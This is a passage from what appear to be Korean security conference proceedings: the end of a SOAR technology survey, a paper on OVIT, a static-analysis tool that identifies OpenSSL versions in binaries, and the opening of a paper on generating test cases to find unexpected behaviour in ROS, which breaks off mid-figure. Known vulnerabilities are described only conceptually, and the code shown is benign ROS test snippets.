인텔리전스 등은 연구되고 있지만, 이를 통합하여 제공하는 플랫폼은 미비한 실정이다. 또한, 대부분 SOAR를 도입하는 기관, 기업 등에서 사용하는 보안 기술을 개발하는 업체가 다양하며, 서로 다른 API 및 데이터 형식을 사용함에 따라 이기종 보안 기술을 연동하는 것은 실질적인 어려움이 있다[11].

<표 1> SOAR 솔루션 분석 및 주요 기능

구분	기업	주요 기능
국내	‘A’사	· 보안솔루션 통합 운영 · 보안 이벤트 유형별 플레이북 제공 · 위협 침입 여부 인지 및 대응 프로세스 자동화
	‘S’사	· 위협 분석 후 대응 프로세스 자동 할당 · 다양한 보안 장비와의 정책 연동 · 외부 위협정보와의 연동
국외	‘F’사	· 사고 대응 플레이북 · 보안 사고 대응 워크플로우 자동화 · 플레이북 권한 관리
	‘I’사	· 사고 대응 자동화 · 워크플로우 시각화를 통한 복잡한 프로세스 간소화

다음 <표 2>는 SOAR와 같이 보안 오케스트레이션 및 보안 사고 자동대응 등을 지원하는 기술 동향을 분석한 표이다[12,13]. SOAR의 주요 연구 동향은 위협 인텔리전스, 보안 오케스트레이션 등의 기존 보안 기술을 분석하거나 SOAR 적용을 위한 해결방안을 제안하였으며, SOAR 플랫폼에 대한 연구는 미비한 실정이다[6,14,15]. 따라서, 복잡한 보안위협에 선제적으로 대응하기 위해 솔루션 및 기술의 주요 기능 여부를 분석하여 보완할 필요가 있다. 다음 <표 3>은 위에서 분석한 SOAR 솔루션 및 기술에 대한 주요 기능 포함 여부를 정리하였다.

<표 2> SOAR 기술 분석 및 주요 기능

기술	설명
Security Orchestration Platform(SO)	계층 아키텍처 모델을 통한 보안 기술을 통합하고 자동화된 사고 대응 프로세스
AI based SOAR(AI)	이기종 로그 데이터 표준화를 통한 위협 데이터 분석 및 AI를 활용한 보안 이벤트 경보 오탐 판단 시스템

<표 3> SOAR 솔루션 및 기술 주요 기능 여부

SOAR 솔루션 및 기술 / 주요 기능		솔루션				기술	
		A	S	F	I	SO	AI
SOA	이기종 데이터 표준		✓				✓
	보안 도구 통합	✓	✓	✓	✓	✓	✓
	워크플로우 분석	✓		✓		✓	
SIRP	인력 개입 시점 제공	✓		✓	✓	✓	
	오탐 여부 결정						✓
	프로세스 자동화	✓	✓	✓	✓	✓	
TIP	위협 추가 분석 결정		✓				
	위협 데이터 공유		✓				✓
	위협 데이터 분석		✓			✓	✓

IV. 결론

본 논문에서는 최소한의 인력 개입으로 복잡해지는 보안위협을 효율적으로 대응하기 위해 보안 기술을 통합하여 보안 사고를 자동으로 탐지하고 대응하는 SOAR의 개념 및 동향을 분석하였다.

향후에는 복잡한 보안위협을 효율적으로 대응하기 위해 보안 오케스트레이션 및 자동화, 위협 인텔리전스 플랫폼 및 보안 사고 자동 대응 플랫폼을 통합 지원하는 SOAR 모델을 제안하고자 한다.

[참고문헌]

[1] IBM, “보안, 사고 대응에 초점을 맞추다: SOAR의 효과와 도입 선택 기준”, IDG Summary.

[2] BakerHostetler, “Digital Assets and Data Management - Disruption and Transformation”, Data Security Incident Response Report, 2021.

[3] Fireeye, “Security Orchestration: Best practices for any organization”, 2017.

[4] Gatner, “Security Orhcestration, Automation and Response(SOAR)”, https://www.gartner.com/en/information-technology/glossary/security-orchestration-automation-response-soar

[5] Redhat, “What is security automation?”, https://www.redhat.com/en/topics/automation/what-is-security-automation

[6] Y. Zheng, A. Pal, S. Abuadbba, et al. “Towards IoT Security Automation and Orchestration”, IEEE Internatioanl Conference on Trust, Privacy and Security in Intelligent Systems and Applications, 2020.

[7] AhnLab, “AhnLab Sefinity AIR”, https://www.ahnlab.com/kr/site/product/productView.do?prodSeq=127

[8] SecuLayer, “eyeCloudXOAR”, http://www.seculayer.co.kr/ko/solutions.html?c=112

[9] Fireeye, “SOAR with FireEye Helix: Reduce security risk with security operations, automation and reporting”, 2019.

[10] IBM, “IBM Security SOAR Platform”, https://www.ibm.com/kr-ko/products/soar-platform

[11] C. Islam, M. A. Babar and S. Nepal, “A Multi-Vocal Review of Security Orchestration”, ACM Computing Surveys, 2019.

[12] C. Islam, and M. A. Babar, “Architecture-centric Support for Integrating Security Tools in a Security Orchestration Platform”, 2020.

[13] R. Vast, S. Sawant, A. Thorbole, V. Badgujar, “Artifical Intelligence based Security Orchestration, Automation and Response System”, International Conference for Convergence in Technology, Apr. 2021.

[14] C. Islam, M. A. Babar, S. Nepal, “A Multi-Vocal Review of Security Orchestration”, ACM Computing Surveys, Vol. 52, No. 2, pp. 1-45, May 2019.

[15] J. Kinyua, L. Awuah, “AI/ML in Security Orhcestration, Automation and Response: Future Research Directions”, Vol. 28, No. 2, pp. 527-545, Apr. 2021.

정적 분석 기반 OpenSSL 버전 식별 방법

김문선*, 김광준*, 김윤정*, 이만희**
*한남대학교 (대학원생), **한남대학교 (교수)

OpenSSL Version Identification Method based on Static Analysis

Moon-Sun Kim*, Kwang-Jun Kim*, Yun-Jeong Kim*, Man-Hee Lee**
*Hannam University(Graduate student), **Hannam University(Professor)

요 약

OSS(Open Source Software)는 불특정 다수의 소프트웨어에 포함되어 취약점을 공유할 수 있다. 특히 OpenSSL은 보안과 관련된 기능을 제공하기 때문에 취약점 발생 시, 그 위험성이 더 높다. 따라서 보안을 위해 OpenSSL은 항상 최신 버전으로 유지되어야 한다. 하지만 장비를 도입하는 기관 및 기업은 자체적으로 OpenSSL 버전 정보를 정확히 확인하기 제한된다. 본 논문은 이러한 문제를 해결하기 위해 OpenSSL의 버전 정보를 식별할 수 있는 정적 분석 기반 도구인 OVIT(Openssl Version Identification Tool)를 제안한다. OVIT의 평가 결과, 실제 배포된 Ubuntu OS의 5개 버전에 포함된 OpenSSL의 버전을 정확히 식별했다. 따라서 OVIT를 보안 관련 장비를 도입하는 기관 및 기업에서 활용하면 도입처의 보안 향상에 큰 기여를 할 수 있을 것으로 기대한다.

I. 서론

OpenSSL은 데이터 통신에 사용되는 TLS 및 SSL 프로토콜의 OSS(Open Source Software) 구현이다[1]. 이는 모든 유닉스 계열 운영체제에서 사용할 수 있으며 많은 시스템이 이용하고 있다. 하지만 2014년 4월에 발견된 Heartbleed (CVE-2014-0160) 취약점은 무분별한 OSS 사용의 위험성을 보여줬다[2]. 이 취약점은 국내 대부분 웹사이트 및 네트워크 장비를 포함해 세계적으로 영향을 끼쳤으며, 한국인터넷진흥원 등의 기관에서 즉각적으로 업데이트 권고 조치를 내린 사례가 있다[3].

이처럼 OSS는 불특정 다수의 소프트웨어에 포함되어 취약점을 확산시킬 수 있다. 실제로, synopsys사의 2020 오픈소스 시큐리티 & 리스크 분석 보고서에 따르면 검사 대상 소프트웨어의 99%가 오픈소스를 포함했으며, 이 중 75%는 1개 이상의 취약점을 가진 것으로 드러났다[4]. 하지만 이미 제품에 포함되어 배포된 OSS는 자동 업데이트가 어려운 경우가 많다. 또한 빠른 주기로 취약점이 공개되기 때문에 제조사도 OSS를 항상 최신으로 유지하기 어려운 실정이다.

이러한 OSS의 특성은 기관 및 기업이 도입하는 제품의 보증 및 보안 관리를 더욱 어렵게 한다. 특히 OpenSSL은 보안과 관련된 직접적인 기능을 제공하기 때문에 취약점에 대한 위험성이 더 높다. 따라서 OpenSSL은 항상 최신 버전으로 유지되어야 한다. 하지만 장비를 도입하는 기관 및 기업은 자체적으로 이를 확인할 수 있는 방법이 제한된다.

또한 전문적인 분석 도구도 버전 정보를 정확히 식별하는 것은 매우 어렵다. 예를 들어, 최첨단 펌웨어 분석 도구인 Fact[5]는 문자열 패턴 매칭을 통해 OpenSSL 버전을 식별하지만, 버전 정보 문자열을 조작하는 것은 매우 쉬

운 일이다. 이 밖에도 버전 정보 식별을 어렵게 하는 OpenSSL의 특성상 이를 극복하기 위한 기술 개발이 반드시 필요하다. 다음은 OpenSSL 버전 식별을 위해 해결해야 하는 문제점을 정리한 것이다.

1. OpenSSL의 버전 정보는 문자열 조작을 통해 쉽게 변경할 수 있어 신뢰하기 어렵다.
2. OpenSSL은 동일 버전과 아키텍처라도 컴파일 옵션에 따라 바이너리가 다르다.
3. OpenSSL은 주로 공유 라이브러리를 참조하는 형태로 사용된다. 따라서 일부분의 바이너리만 사용될 수 있다.

본 논문은 이러한 문제들을 해결하기 위해 OpenSSL 버전 정보를 식별할 수 있는 기법을 제안한다. 이 기법은 분석 대상 OpenSSL 바이너리에서 함수를 추출한 뒤, 미리 생성한 데이터베이스에 있는 공식 버전 함수들과 비교하여 버전 정보를 식별한다. 또한 이 기법의 프로토타입 구현인 OVIT(OpenSSL Version Identification Tool)를 구현하고 평가한다.

II. 관련 연구

J. Bruska[6] 등은 프로세서에 내장된 특수 레지스터인 HPC(High performance Counters)를 통해 OpenSSL 버전을 식별하고 버전 다운그레이드 공격에 대응하는 기법을 제시했다. 이 기법은 OpenSSL 프로세스가 동작할 때 발생하는 고유한 프로세서 이벤트를 수집하고, 이 변화를 주기적으로 관측한다. 만약 공격자에 의해 OpenSSL 버전이 다운그레이드 되면 프로세스의 고유한 이벤트가 변동되므로 즉각 탐지할 수 있다. 다만, 해당 연구는 이미 설치되어 있는 OpenSSL의 버전 정보의 변동만 탐지할 수 있으며 신뢰할 수 없는 OpenSSL 버전을 식별하는 방법은 제시하지 못했다.

F. Gröbert[7] 등은 기본 블록 비교 및 휴리스틱 탐지 기능을 통해 바이너리 프로그램의 내부에서 암호화 알고리즘의 종류를 식별하는 기법을 제안했다. 또한 해당 기법을 통해 악성코드에 포함된 OpenSSL, Crypto++, Beecrypt와 같은 암호화 알고리즘의 출처와 버전까지 식별할 수 있음을 보였다. 다만, 암호 알고리즘의 원본을 추적하기 때문에 암호 라이브러리를 포함하지 않는 OpenSSL 버전은 식별할 수 없는 한계점이 있다.

B. Liu[8] 등은 교차 바이너리간 유사도를 비교할 수 있는 αDiff를 제안했다. 이는 바이너리로부터 추출한 제어 흐름 지표들을 DNN(Deep Neural Network)에 학습시킨다. 이후 해당 모델을 통해 서로 다른 아키텍처의 바이너리간 유사성을 비교한다. αDiff는 HeartBleed를 비롯한 유명 취약점의 패치 여부를 효과적으로 식별해냈다. 다만, 서로 다른 컴파일 최적화 수준 바이너리의 식별 정확도는 최대 48%에 그쳤으며, 유사한 최적화 수준인 O2와 O3간 비교에서도 약 57%의 정확도만을 보였다.

III. OVIT 개요

3.1 Feature 선택

일반적으로 배포 버전 소프트웨어는 컴파일러에 의한 최적화로 인해 원본 소스코드의 의도와 다른 형태의 바이너리를 생성한다. 따라서 정확한 버전 정보 식별을 위해서는 컴파일러 최적화에 강인한 feature를 사용해야 한다. 따라서 우리는 정적 분석을 통해 확인할 수 있는 12개의 후보 지표를 선정했다. 이후 해당 정보들의 컴파일 최적화 강인함을 측정했다. 실험은 함수 이름(symbol)과 각 후보 feature가 최적화 이후에도 동일한 경우의 비율을 측정하는 방식으로 진행했다. 실험 대상 바이너리는 OpenSSL 1.0.0a ~ 1.0.0e, 1.0.1a ~ 1.0.1e 버전이다. 또한 각 버전은 O1~O3 최적화를 적용하여 생성했다.

Table 1.은 12개 feature 후보에 대한 컴파일 강인성을 실험한 결과를 정리한 것이다. 이를 통해 우리는 data reference의 수를 비롯한 5개의 상위 feature를 확인했다. 이 결과는 그래프 기반 feature들이 컴파일 최적화에 상대적으로 강인함을 보여준다. 반면, 명령어와 관련된 feature들은 하위에 위치한 것을 볼 수 있다. 이는 컴파일 최적화에 의해 많은 명령어가 변경




Fig. 1. OVIT architecture overview

Table. 1. Optimization robustness test results for compiler (O0 vs O1, O0 vs 03, O1 vs O2, O2 vs O3)

num	features	best match	worst match	avg
1	n.of data ref.	99.053	95.752	97.656
2	n.of Xref.	98.717	93.436	96.219
3	args	98.275	81.313	89.970
4	n.of end basic blocks	96.655	64.864	78.913
5	out-degree	92.720	55.598	72.193
		~		
10	stack size	84.949	9.775	47.054
11	opcode class	86.564	12.820	28.997
12	size	85.544	0.961	28.027

되기 때문으로 판단된다.

우리는 실험 결과를 토대로 상위 5개의 feature를 OpenSSL 버전 비교를 위한 시그니처로 활용한다. 다만, 컴파일 최적화에 강인한 feature만을 사용하면 동일한 수준의 최적화간 비교에서 변별력이 떨어질 수 있다. 따라서 각 함수가 참조하는 문자열, 고유한 상수 정보, 서브루틴 호출 대상 정보를 추가적으로 활용한다. 이 정보들은 함수들의 특징 정보를 보존하는 것으로 잘 알려져 있다.

3.2 OVIT 구조 및 동작 과정

Fig 1. 은 OVIT의 동작 방식을 보여준다. (1) feature generation 단계는 입력된 바이너리를 radare2[9]를 통해 디스어셈블하고, 각 함수의 feature vector를 생성한다. (2) comparison 단계는 입력 바이너리의 함수 feature와 데이터베이스에 구성된 OpenSSL 함수들의 feature를 비교한다. 이때, LCS(Longest Common Subsequence) 알고리즘을 사용한다. 이 알고리즘은 두 vector간 가장 긴 공통 수열을 찾을 수 있어 유사도 비교에 주로 사용된다.




Fig. 2. Example of function comparison

(2) comparison은 세 단계를 거쳐 진행된다. (a) 단계는 컴파일 최적화 차이를 비교하기 위해 우선 그래프 기반 feature 비교를 수행한다. (b) 단계는 각 함수가 호출하는 서브루틴 대상을 비교한다. 서브루틴은 동일한 최적화 수준에서 두 함수의 특징을 효과적으로 비교할 수 있는 지표이다. (c) 단계는 명령어의 상수를 비교한다. 여기서 상수는 연산 및 메모리 참조를 위해 사용되는 고정된 값이다.

(3) result는 비교 결과를 해석하고 유사도 순위를 계산하여 최종적인 버전 예측을 수행한다. 유사도 순위는 (2)의 (a), (b), (c) 단계에서 얻은 LCS 유사도 점수들의 평균이다. 비교는 함수 단위로 수행되므로, 각 비교 단계에서 가장 높은 점수를 얻은 함수의 버전(label)을 카운트한다. Fig. 2.는 버전 카운트의 예시이다. sym.SSL_get_chipher 함수는 데이터베이스에

있는 1.1.1a 버전의 함수와 가장 유사하다. 따라서 1.1.1a의 카운트가 1 증가한다. 이후 모든 함수의 비교가 끝났을 때, 가장 높은 카운트를 받은 버전이 가장 유사한 버전이다. 다만, OVIT가 사용하는 feature는 명령어 정보를 포함하지 않기 때문에 오탐지가 있을 수 있다. 따라서 차순위 정보도 함께 제공한다.

IV. 평가

OVIT의 평가는 데이터베이스에 동일한 버전이 있는 경우와 동일한 버전이 없는 경우로 진행했다. 이를 위해 데이터베이스에는 OpenSSL 1.0.1a ~ 1.1.1k까지 버전 중 일부를 선택하여 입력했다. 각 버전은 서로 다른 컴파일 최적화를 적용했으며, 총 62개 바이너리와 45,695개 함수로 구성된다. OVIT에 입력할 OpenSSL 버전은 5개 버전의 ubuntu 운영체제 배포판에 기본으로 설치되는 것을 수집했다.

실험 결과, 데이터베이스에 동일한 버전이 포함된 1.0.1f_O3, 1.0.2g_O3, 1.1.1j_O3 버전을 정확히 식별했다. 또한 차 순위 버전으로 바로 옆 버전들을 식별하며 높은 정확도를 보여줬다. 데이터베이스에 동일한 버전이 없는 1.1.0g_03와 1.1.1f_O3 버전은 각각 데이터베이스 내의 가장 유사한 버전인 1.1.0a_O3와 1.1.1j_O3 버전을 매칭했다. Table. 2는 실험 결과를 정리한 것이다. 1st, 2st, 3st 컬럼은 입력 버전에 대해 OVIT가 예상하는 버전 정보의 순위이며, db 컬럼은 입력 버전이 데이터베이스에 존재하는지 여부를 표기했다.

V. 결론

본 논문에서는 신뢰할 수 없는 OpenSSL 버전 정보를 식별하기 위한 함수 유사도 비교 기법을 제안했다. 이후 이 기법의 유효성을 판단하기 위해 프로토타입인 OVIT를 구현하고 실제 ubuntu 운영체제에서 배포되는 OpenSSL을 대상으로 평가했다. OVIT의 평가 결과, 실제 배포된 ubuntu OS의 5개 버전을 정확히 식별했다. 따라서 OVIT를 보안 관련 장비를 도입하는 기관 및 기업의 보안성 강화에 기여를 할 수 있을 것으로 기대한다.

Table. 2. Result of real-world ubuntu OpenSSL version identification experiment using OVIT.

ubuntu	1st	2st	3st	DB
1.0.1f_3	1.0.1f_3	1.0.1g_3	1.0.1f_2	O
1.0.2g_3	1.0.2g_3	1.0.1f_3	1.0.1g_3	O
1.1.0g_3	1.1.0a_3	1.1.0i_3	1.1.0a_2	X
1.1.1f_3	1.1.1j_3	1.1.1k_3	1.1.1k_2	X
1.1.1j_3	1.1.1j_3	1.1.1k_3	1.1.1k_2	O

[참고문헌]

[1] OpenSSL, https://www.openssl.org/

[2] HeartBleed, https://heartbleed.com/

[3] KISA, https://www.krcert.or.kr/data/secNoticeView.do?bulletin_writing_sequence=20867

[4] synopsis, "2020 Open Source Security and Risk Analysis Report"

[5] Fact, https://github.com/fkie-cad/FACT_core

[6] J. Bruska, Z. Blasingame, and C. Liu, “Verification of OpenSSL version via hardware performance counters,” Disruptive Technologies in Sensors and Sensor Systems, Vol. 10206, International Society for Optics and Photonics, May. 2017.

[7] F. Gröbert, C. Willems, and T. Holz, "Automated identification of cryptographic primitives in binary programs," In International Workshop on Recent Advances in Intrusion Detection, pp. 41-60, Sep. 2011.

[8] B. Liu, W. Huo, C. Zhang, W. Li, F. Li, A. Piao, and W. Zou, "αdiff: cross-version binary code similarity detection with dnn," Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering, pp. 667-678, Sep. 2018.

[9] radare2, https://rada.re/n/

시스템 소프트웨어의 이상행위 탐지 기법

심경민*, 이선준*, 전거창*, 조해현*, 이정현*

* 숭실대학교

Discovering Unexpected Behaviors in Systems Software

Kyungmin Sim*, Sunjun Lee*, Geochang Jeon*, Haehyun Cho*, Jeong Hyun Yi*

* Soongsil University

요 약

자동화 된 취약성 감지 접근 방식의 발전에도 불구하고 소프트웨어 시스템의 설계 결함으로 인한 보안 취약성이 실제 시스템에 지속적으로 발생하고 있다. 이러한 보안 설계의 결함은 예기치 않은 동작을 유발할 수 있으며, 원격 코드 실행 또는 민감한 데이터의 유출과 같은 취약점으로 이어질 수 있다. 따라서 시스템에 제한되지 않고 잘못된 동작을 발견하는 것은 필수적인 작업이지만, 코드를 상세히 분석하는 것은 시간이 많이 소요되고 오류가 발생하기 쉬우므로 보안 전문가가 취약점을 미리 탐지하기가 어려운 실정이다. 더불어 대부분 기존 취약성 탐지 방식들은 memory corruption bug를 발견하는 데에만 초점을 두고 있다. 따라서 본 논문에서는 제한되지 않고 잘못 구현 된 행위로 인한 취약점을 발견하는 기법을 제안한다. unit test case를 활용하여 시스템의 취약성을 감지하는 데 도움이 될 수 있는 test case를 생성한다. 제안기법의 효과를 입증하기 위해 오픈 소스 로봇 소프트웨어 플랫폼인 ROS에서 성능평가를 수행한다.

I. 서론

시스템 보안의 취약성은 지난 25 년 동안 지속적으로 보고되어 왔으며, 그 중 memory corruption을 자동으로 탐지하는 것이 취약점 연구에서 가장 활발하게 진행되어왔다[1]. memory corruption 이외에 다른 유형의 취약점을 자동으로 탐지 하는 것은 Apache Struts, Shellshock, Heartbleed의 사례에서 관찰 할 수 있듯이 시스템 소프트웨어의 보안 설계 결함은 시스템 자체의 기능에 영향을 미치지 않지만 원격 코드 실행과 같은 심각한 보안 취약성을 유발할 수 있다. 하지만 이러한 취약점은 자동화 된 접근 방식에 대한 연구가 활발히 진행되고 있지 않기 때문에 탐지하기가 어려운 실정이다.

따라서 본 논문에서는 시스템 소프트웨어에서 제한되지 않고 잘못 구현 된 동작으로 인해 발생할 수 있는 보안 취약성을 평가하는데 도움을 줄 수 있는 기법을 제안하는 것을 목표로 한다. 시스템 소프트웨어의 보안 설계 결함으로 인해 발생할 수 있는 두 가지의 행위를 다음과 같이 정의한다. unrestricted behavior는 시스템이 안전하게 제어해야하는 작업을 적절하게 제한하지 않을 때 발생하는 행위라 정의하며, misimplemented behavior는 보안 관점에서 기능을 잘못 구현하거나 부적절하게 예기치 않은 동작이 발생하는 상황으로 시스템의 기능에 영향을 주지 않지만 보안 기능과 관련된 결과를 가져올 수 있는 행위로 정의한다. 제안기법은 pre-processing, system modeling, test case 생성의 세 단계로 진행된다. 제안 기법의 효과를 입증하기 위해 Amazon의 지능형 로봇 및

이 논문은 2020년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임(No.2020R1A2C2014336, 모바일 코드 해독을 위한 정적 코드 추출 기술 연구)

NASA의 위성을 제어하는데 사용되는 실제 시스템인 ROS에서 성능평가를 실시하였고 그 결과 두 가지 취약점을 발견하였다.

II. 연구 배경

이 절에서는 시스템 소프트웨어에서 원격 코드 실행 및 민감한 정보 유출과 같은 수많은 보안 취약점이 발생하는 원인에 대해 설명한다.

2.1. Memory Corruption Errors

메모리 손상이라고도 불리며, C와 C++같은 저수준의 언어에서 메모리를 조작하여 buffer overflow, out-of-bound access, use-after-free와 같은 악영향을 미치는 보안 취약점이다. 대부분 프로그래밍 오류로 인해 발생하며 실제 소프트웨어의 크기와 복잡성으로 인해 자주 발생하게 된다. 취약성을 악용함으로써 공격자는 주소를 변경하여 악성 코드를 실행하거나 메모리의 민감한 데이터에 액세스 할 수 있다.

2.2 소프트웨어의 결함

2.2.2 Apache Struts

소프트웨어 설계의 결함으로 인해 가장 큰 위협이 있었던 사례 중 첫 번째로, Apache Struts 취약점을 예로 들 수 있다. Apache Struts는 JAVA 웹 애플리케이션 개발에 사용되는 오픈소스 MVC(Model-View-Controller) 프레임워크이다. 2017년에 Apache Struts에서 원격 코드 실행이 가능한 취약점이 발견되었다. 취약점은 Jakarta 플러그인이 파일 업로드를 처리할 때 발생되는데 시스템의 행위에 대한 제한이 없었기 때문에 가능했다. 공격자는 HTTP 요청 헤더의 필드 값을 OGNL 표현식을 변조하여 요청하면 Jakarta 플러그인이 예외가 발생하여 원격 모드 실행을 할 수 있다.

2.2.2 Shellshock

Shellshock는 임의의 명령을 실행할 수 있는 Unix BashShell에서 발견된 취약점이다. 취약점이 발생한 부분은 BashShell이 제공하는 함수 선언기능이다. 사용할 수 없어야 하는 환경변수에서 임의의 명령을 실행하여 공격자가 무단으로 액세스하고, 코드 실행을 할 수 있게 허용한다. Shellshock 취약점과 관련하여 수백만 건의 공격 사례들이 기록되었으며, 취약점 등급(CVSS) 중 가장 높은 점수인 10점으로 산정되였다. 또한 영향을 받은 Bash 버전의 첫 번째 릴리즈 이후 취약성이 발견되는 데 22년이 걸려 보안적인 측면에서 설계 결함을 평가하는 것이 매우 중요하며 잠재적인 사이버 보안 위협을 제거하기 위한 필수 작업임을 보여준다.

2.2.3 Heartbleed

Heartbleed는 인터넷 보안에 사용되는 SSL / TLS 암호화를 제공하는 OpenSSL의 소프트웨어 라이브러리의 보안 취약점이다. heartbeat는 TLS 및 DTLS 프로토콜에서 매번 연결을 재협상 하지 않고도 통신을 유지할 수 있도록 한다. 서버가 heartbeat에 응답하면 메모리에서 heartbeat 요청 메시지에 포함 된 페이로드와 실제 페이로드 길이의 일치 여부를 확인하지 않기 때문에 요청한 수신 된 페이로드 길이만큼 반환된다. 최대 64KB 메모리를 요청할 수 있다. 따라서 시스템 메모리에 저장된 개인키와 같은 민감한 정보가 유출될 수 있으며 이 보안 설계결함은 많은 웹 사이트들을 취약하게 만든 사례이다.

2.3 자동화 된 취약성 평가방법

이 절에서는 기존의 자동화 된 취약점 감지 접근 방식과 취약성을 감지할 수 있는 방법을 소개한다.

2.3.1 Fuzzing

Fuzzing은 프로그램에 존재하는 논리 결함 또는 메모리 손상을 유발하는 프로그램의 메모리에 관련된 취약점을 찾는데 유용한 접근 방식이다. 주어진 입력 값을 무작위로 변경하여 프로그램을 테스트하는 방법이다. 하지만 프로그램 경로의 일부만 살펴볼 수 있어 코드 커버리지가 낮으며, 초기 입력 값에 크게 좌우된다.

2.3.2 Symbolic Execution

Symbolic execution은 프로그램의 모든 경로 조건을 실행할 수 있는 symbolic을 분석하여

프로그램을 테스트하는 방식이다. 복잡한 프로그램에서도 경로조건에 대한 symbolic을 얻을 수 있다는 점에서 코드 커버리지를 확장할 수 있다. 따라서 fuzzing으로 프로그램에 존재하는 크래시를 찾는데 사용된다.

2.3.3 Taint Analysis


Taint analysis는 International Mobile Equipment Identify (IMEI), 장치 ID와 같은 민감한 데이터들의 유출을 분석하는 기법이다. 민감한 데이터를 읽어오는 싱크에서 부터 데이터를 내보내는 소스까지의 데이터 흐름을 분석할 수 있다. 모든 취약점 중에서 바이너리에 존재하는 개인 데이터의 유출을 탐지하는 데 중점을 둔다. Static Taint Analysis(STA)와 Dynamic Taint Analysis(DTA)로 나뉘며 DTA는 실행 코드를 기반으로 런타임에 데이터 흐름을 추적하기 때문에 STA에보다 더 정확하게 추적이 가능하지만 STA보다 코드 커버리지가 낮다.

III. 제안기법

이 장에서는 시스템 소프트웨어의 예기치 않은 보안 취약점을 탐지하는 데 도움을 줄 수 있는 것을 목표로 하는 반자동 접근 방식을 제안한다. 제안기법은 대상 프로그램의 test case를 사용하여 시스템 모델링을 통해 취약성 평가를 수행할 수 있다.

본 논문에서는 시스템 소프트웨어의 보안 설계 결함으로 인해 발생할 수 있는 두 가지의 행위를 다음과 같이 정의한다. 첫 번째로, 시스템이 자체적으로 혹은 외부에서 요청한 작업을 적절하게 제한하지 않을 때 발생하는 동작을 Unrestricted Behavior라 정의한다. 두 번째로, 잘못 구현 되었거나 예상치 못한 동작으로 프로그램의 특정 상황에서 발생하게 되는 예측할 수 없는 동작을 Misimplemented Behavior라 정의한다.

시스템 기능을 테스트하기 위해 개발자가 구현한 test code snippet을 사용하여 시스템 검사를 위한 test case를 자동으로 생성하도록 설계한다. [그림1]은 세 단계로 구성된 제안기법의



[그림 1] 제안기법의 개요

개요를 보여준다.

첫 번째로 Pre-processing 단계는 시스템에 대한 basic unit test case를 수집하고, 전처리를 하는 단계이다. code repository에서 대상 시스템의 unit test case를 수집한다. 시스템 모델링에 사용될 수 있도록 코드가 위치한 URL, 저장 경로, 코드의 출처에 대한 정보도 수집한다. unit test case를 수집한 후, 데이터를 클래스, 함수, 변수 및 주석으로 구문을 분석한다. 논리적 흐름이나 의미를 분석하는 것이 아니라 직관적으로 인식 할 수 있는 unit test case의 특징을 수정하여 대상 시스템의 동작을 식별하는 것을 목표로 한다. 두 번째로 System Modeling 단계는 Pre-processing된 정보를 조합하여 시스템의 기능적 특성을 표현할 수 있는 시스템 모델을 생성한다. 시스템 모델을 구축할 때 대상 시스템의 전체 코드를 분석하지 않고 수집 된 unit test case를 분석한다. 일반적으로 unit test case는 기능이 의도한 방식으로 작동하는지 여부를 테스트하기 위해 구현 된 code snippet 이다. 각 unit test를 기반으로 시스템 모델을 구성하고 함수 식별자와 주석으로 각 test case의 목적과 각 unit test case에서 사용된 클래스 및 구조들을 포함하는 간략한 설명을 통해 모델을 제공한다. 사용자는 시스템 모델을 사용하여 대상 시스템의 기능과 그 기능을 구현하는 데 사용되는 구성 요소를 이해할 수 있다. 세 번째로 Generating Test Cases 단계는 시스템 모델을 기반으로 test case를 생성한다. test case를 생성하기 위해 두 가지 방식을 사용한다. 첫 번째는 무작위로 생성 된 데이터 값 및 타입으로 unit test case를 조작하는 방식이고, 두 번째는 개발자가 구현 한 여러

unit test case를 제안기법이 생성한 test case

```
# Description : Based on the code template,
multiple talkers and listeners are created and
shuffled.

[code]
def listener():
  rospy.init_nodes('listener', anonymous=True)
  rospy.Subscriber('chatter', String, callback)
  rospy.spin()
...

def talker():
  pub = rospy.Publisher('chatter', String,
queue_size=10)
  rospy.init_node('talker', anonymous=Ture)
  ...
...
if __name__ == "__main__":
  listener()
  listener()
  talker()
...
```

[그림 2] 무작위로 다양한 함수들이 생성 된 test case

```
# Description : talker that published to
message based on Transformed data
published with various topic

[code] def talker(data):
pub = rospy.Publisher('chatter', String,
queue_size=10)  rospy.init_node('talker',
anonymous=Ture)
...
pub.publish(data)
# Send Message rate.sleep()
...

#  'RAG_List' have randomly generated
